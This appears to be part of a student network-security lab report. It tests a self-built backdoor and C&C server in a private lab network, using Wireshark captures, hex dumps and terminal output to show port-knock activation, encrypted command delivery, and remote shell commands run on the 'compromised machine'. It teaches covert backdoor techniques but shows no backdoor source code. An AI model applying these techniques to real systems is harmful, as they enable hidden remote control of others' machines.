
```
No.  Time          Source         Destination    Protocol Length Info
 188 15.63387800(  192.168.1.159  192.168.1.100  TCP        504  8505→8505 [SYN] Seq=0 Win=8192 Len=450
 189 15.63742900(  192.168.1.100  192.168.1.159  TCP         60  8505→8505 [RST, ACK] Seq=1 Ack=451 Win=0 Len=0
 193 15.66952000(  192.168.1.100  192.168.1.159  TCP         60  55000→7005 [SYN] Seq=0 Win=8192 Len=0
 194 15.68848400(  192.168.1.100  192.168.1.159  TCP         60  55000→9001 [SYN] Seq=0 Win=8192 Len=0
 195 15.70906700(  192.168.1.100  192.168.1.159  TCP        504  55000→8505 [SYN] Seq=0 Win=8192 Len=450
 196 15.72401900(  192.168.1.100  192.168.1.159  TCP         74  50896→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 S
 197 16.72637400(  192.168.1.100  192.168.1.159  TCP         74  [TCP Retransmission] 50896→80 [SYN] Seq=0 Win=2
 210 18.73722700(  192.168.1.100  192.168.1.159  TCP         74  [TCP Retransmission] 50896→80 [SYN] Seq=0 Win=2
 246 22.75381600(  192.168.1.100  192.168.1.159  TCP         74  [TCP Retransmission] 50896→80 [SYN] Seq=0 Win=2
```

From the Wireshark capture, we see that the backdoor attempts connecting to the C&C server with a SYN packet after the port knock. However no connection is made as indicated by the subsequent TCP retransmissions, indicating that the C&C server did not open port 80. Full details of the session are presented in the Wireshark capture titled **test case 5.pcapng**

From this we conclude that this test case passes as the C&C server is only accepting connections with a valid port knock.


Test Case 6 - Send encrypted packet containing shell command to backdoor

To test this scenario we started a backdoor session, sent the command **nslookup garykhoo.com** and got the response from the backdoor as can be seen in the screenshot below




```
[root@localhost Code]# python server.py
Enter IP address of backdoor: 192.168.1.100
crafted packet sent to backdoor, waiting for port knock
port knock started, received packet 0 from IP address 192.168.1.100
packet 1 in knock sequence received
packet 2 in knock sequence received
port knock completed successfully, port 80 opening
[backdoor@192.168.1.100]# nslookup garykhoo.com
Server:         192.168.1.254
Address:        192.168.1.254#53

Non-authoritative answer:
Name:   garykhoo.com
Address: 96.55.68.98


[backdoor@192.168.1.100]# 
```

Wireshark was used to capture traffic for this session and full details are available in the Wireshark capture titled **test case 6.pcapng**. The packet with the command sent to the backdoor is the first one sent following the TCP 3-way handshake as highlighted in blue below:



No.	Time	Source	Destination	Protocol	Length	Info
22	2.475755000	192.168.1.159	192.168.1.100	TCP	504	8505→8505 [SYN] Seq=0 Win=8192 Len=450
23	2.477328000	192.168.1.100	192.168.1.159	TCP	60	8505→8505 [RST, ACK] Seq=1 Ack=451 Win=0
26	2.509293000	192.168.1.100	192.168.1.159	TCP	60	55000→7005 [SYN] Seq=0 Win=8192 Len=0
27	2.538376000	192.168.1.100	192.168.1.159	TCP	60	55000→8005 [SYN] Seq=0 Win=8192 Len=0
28	2.566287000	192.168.1.100	192.168.1.159	TCP	504	55000→8505 [SYN] Seq=0 Win=8192 Len=450
29	2.579450000	192.168.1.100	192.168.1.159	TCP	74	50920→80 [SYN] Seq=0 Win=29200 Len=0 MSS
30	2.579518000	192.168.1.159	192.168.1.100	TCP	74	80→50920 [SYN, ACK] Seq=0 Ack=1 Win=2896
31	2.580516000	192.168.1.100	192.168.1.159	TCP	66	50920→80 [ACK] Seq=1 Ack=1 Win=29312 Len
206	27.41790100	192.168.1.159	192.168.1.100	TCP	322	80→50920 [PSH, ACK] Seq=1 Ack=1 Win=2905
207	27.41974800	192.168.1.100	192.168.1.159	TCP	66	50920→80 [ACK] Seq=1 Ack=257 Win=30336 L

Looking at the payload of the packet, we see that it is all garbled up which indicates that the C&C server is using the backdoor's public key to encrypt the command before sending it off.



```
▾ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 50920 (50920),
     Source Port: 80 (80)
     Destination Port: 50920 (50920)
     [Stream index: 7]
     [TCP Segment Len: 256]
     Sequence number: 1    (relative sequence number)
     [Next sequence number: 257    (relative sequence number)]
     Acknowledgment number: 1    (relative ack number)
     Header Length: 32 bytes
   ▸ .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
     Window size value: 227
     [Calculated window size: 29056]
```


```
0000  d8 fc 93 ba 69 18 00 0c  29 fd 7d b2 08 00 45 00   ....i... ).}...E.
0010  01 34 b3 99 40 00 40 06  01 d7 c0 a8 01 9f c0 a8   .4..@.@. ........
0020  01 64 00 50 c6 e8 8c 84  13 7d 86 bb 1c 99 80 18   .d.P.... .}......
0030  00 e3 85 7a 00 00 01 01  08 0a 00 74 01 e9 00 89   ...z.... ...t....
0040  af 93 ab 53 15 ad bd 0f  09 d7 3b 64 4a a8 f5 37   ...S.... ..;dJ..7
0050  09 0e 1a 14 8f e2 6a b5  0c 13 25 91 43 c9 de 45   ......j. ..%.C..E
0060  e5 39 43 cf 58 fd 57 e4  8f 54 b0 5a 3c 13 b7 af   .9C.X.W. .T.Z<...
0070  43 b8 4b dd 2b 4a 7b d8  33 08 ec 61 7b bc a9 fa   C.K.+J{. 3..a{...
0080  78 2d b0 39 01 0c 8e 11  8d c8 e1 a1 9a 23 6e ba   x-.9.... .....#n.
```

Based on this information, we can conclude that this test case is successful

Test Case 7 - Send encrypted packet containing output from shell command to C&C server


Continuing on from Test Case 6, we saw that the **nslookup** command sent to the backdoor yielded a successful response. This indicates that the backdoor was able to successfully decrypt the command using its private key, encrypt the output with the C&C server's public key and have the C&C server decrypt the response with its private key.

Looking further into Wireshark capture file **test case 6.pcapng**, we look closer at the packet containing the command output which is highlighted in blue.



```
No.   Time         Source          Destination     Protocol Length Info
   22 2.475755000  192.168.1.159   192.168.1.100   TCP         504 8505→8505 [SYN] Seq=0 Win=8192 Len=450
   23 2.477328000  192.168.1.100   192.168.1.159   TCP          60 8505→8505 [RST, ACK] Seq=1 Ack=451 Win=0 Len=0
   26 2.509293000  192.168.1.100   192.168.1.159   TCP          60 55000→7005 [SYN] Seq=0 Win=8192 Len=0
   27 2.538376000  192.168.1.100   192.168.1.159   TCP          60 55000→8005 [SYN] Seq=0 Win=8192 Len=0
   28 2.566287000  192.168.1.100   192.168.1.159   TCP         504 55000→8505 [SYN] Seq=0 Win=8192 Len=450
   29 2.579450000  192.168.1.100   192.168.1.159   TCP          74 50920→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 S
   30 2.579518000  192.168.1.159   192.168.1.100   TCP          74 80→50920 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=C
   31 2.580516000  192.168.1.100   192.168.1.159   TCP          66 50920→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSva
  206 27.41790100( 192.168.1.159   192.168.1.100   TCP         322 80→50920 [PSH, ACK] Seq=1 Ack=1 Win=29056 Len=2
  207 27.41974800( 192.168.1.100   192.168.1.159   TCP          66 50920→80 [ACK] Seq=1 Ack=257 Win=30336 Len=0 TS
  208 27.64986100( 192.168.1.100   192.168.1.159   TCP         329 50920→80 [PSH, ACK] Seq=1 Ack=257 Win=30336 Len
  209 27.64991300( 192.168.1.159   192.168.1.100   TCP          66 80→50920 [ACK] Seq=257 Ack=264 Win=30080 Len=0
```


As was the case in Test Case 6, the output here is also garbled indicating that encryption was successful. We therefore conclude that this test case is successful.



```
▾ Transmission Control Protocol, Src Port: 50920 (50920), Dst Port: 80 (80)
     Source Port: 50920 (50920)
     Destination Port: 80 (80)
     [Stream index: 7]
     [TCP Segment Len: 263]
     Sequence number: 1    (relative sequence number)
     [Next sequence number: 264    (relative sequence number)]
     Acknowledgment number: 257    (relative ack number)
     Header Length: 32 bytes
   ▸ .... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
     Window size value: 237
     [Calculated window size: 30336]
     [Window size scaling factor: 128]

0000  00 0c 29 fd 7d b2 d8 fc  93 ba 69 18 08 00 45 00   ..).}... ..i...E.
0010  01 3b b3 0c 40 00 40 06  02 5d c0 a8 01 64 c0 a8   .;..@.@. .]...d..
0020  01 9f c6 e8 00 50 86 bb  1c 99 8c 84 14 7d 80 18   .....P.. .....}..
0030  00 ed 48 31 00 00 01 01  08 0a 00 8a 07 7b 00 74   ..H1.... .....{.t
0040  01 e9 2a c7 6b a0 b0 3a  fd ff 92 ba 68 aa a5 67   ..*.k..: ....h..g
0050  87 90 b1 9a 85 90 ad e2  dd d5 bc ef 71 32 d9 da   ........ ....q2..
0060  2d 74 68 d1 92 f4 c6 f0  c3 61 11 b0 f9 fc ed 72   -th..... .a.....r
0070  e2 a7 f9 1a ee 34 67 a4  81 1d 2c 28 f0 a1 a0 8b   .....4g. ..,(....
0080  b5 2a bf 21 94 0d f8 c4  2d 3e fc 10 a9 61 48 63   .*.!.... ->...aHc
0090  db 9b b7 d0 1b f1 61 91  fc 63 13 7a f3 c6 1a 23   ......a. .c.z...#
```

Test Case 8 - “ls” command sent to backdoor


Backdoor receives ls and ls -l commands.


root@localhost:~/School/COMP8505/A3/COMP_8505-A3/backdoor
File Edit View Search Terminal Help

```
[root@localhost backdoor]# python backdoor.py
Received Command: ls
Received Command: ls -l
```

Test Case 9 - “cd” command sent to backdoor


Here the backdoor has received two more commands: cd / and ls .


root@localhost:~/School/C
File Edit View Search Terminal Help

```
[root@localhost backdoor]# python backdoor.py
Received Command: ls
Received Command: ls -l
Received Command: cd /
Received Command: ls
```

Test Case 10 - “iptables” command sent to backdoor


Backdoor receives iptables command with arguments.



```
[root@localhost backdoor]# python backdoor.py

Received Command: iptables -L
```

Test Case 11 - “nslookup” command sent to backdoor


Backdoor receives nslookup command.



```
[root@localhost backdoor]# python backdoor.py

Received Command: iptables -L
Received Command: nslookup fgutica.com
Received Command: nslookup google.com
Received Command: nslookup fgutica.com
Received Command: nslookup google.com
```

Test Case 12 - “ip” command sent to backdoor


Backdoor receives ip command



```
Received Command: nslookup google.com
Received Command: ip addr
```

Test Case 13 - “less” command sent to backdoor


Backdoor receives less command



```
[root@localhost backdoor]# python backdoor.py
Received Command: ks
Received Command: ls
Received Command: less backdoor.py
Received Command: less tesfile.txt
Received Command: ls
Received Command: less testfile.txt
```

Test Case 14 - “ls” output received from backdoor

We are able to list the directory of the compromised machine using the ls command as if you were on that machine or using ssh.




```
[backdoor@192.168.1.64]# ls
backdoor.py

[backdoor@192.168.1.64]# ls -l
total 8
-rw-r--r--. 1 root root 4224 Jun  6 21:42 backdoor.py

[backdoor@192.168.1.64]#
```

Test Case 15 - “cd” output received from backdoor

We send the command cd / to the compromised machine in order to get into the root directory.

After another ls command you can see that we are in the root directory of the compromised machine.




```
[backdoor@192.168.1.64]# ls -l
total 62
lrwxrwxrwx.   1 root root     7 Sep 10  2015 bin -> usr/bin
dr-xr-xr-x.   6 root root  1024 Jun  5 20:58 boot
drwxr-xr-x.  22 root root  4080 Jun  6 20:27 dev
drwxr-xr-x. 142 root root 12288 Jun  6 20:27 etc
drwxr-xr-x.   3 root root  4
096 May 24 15:39 home
lrwxrwxrwx.   1 root root     7 Sep 10  2015 lib -> usr/lib
lrwxrwxrwx.   1 root root     9 Sep 10  2015 lib64 -> usr/lib64
drwx------.   2 root root 16384 Oct 29  2015 lost+found
drwxr-xr-x.   2 root root  4096 Sep 10  201
5 media
drwxr-xr-x.   2 root root  4096 Sep 10  2015 mnt
drwxr-xr-x.   2 root root  4096 Sep 10  2015 opt
dr-xr-xr-x. 242 root root     0 Jun  6 13:27 proc
dr-xr-x---.  27 root root  4096 Jun  6 20:32 root
drwxr-xr-x.  42 root root  1220 Jun  6
20:32 run
lrwxrwxrwx.   1 root root     8 Sep 10  2015 sbin -> usr/sbin
drwxr-xr-x.   2 root root  4096 Sep 10  2015 srv
dr-xr-xr-x.  13 root root     0 Jun  6 20:27 sys
drwxrwxrwt.  12 root root   280 Jun  6 21:42 tmp
drwxr-xr-x.  12 root root
 4096 Oct 29  2015 usr
drwxr-xr-x.  21 root root  4096 Jun  6 13:27 var

[backdoor@192.168.1.64]# 
```

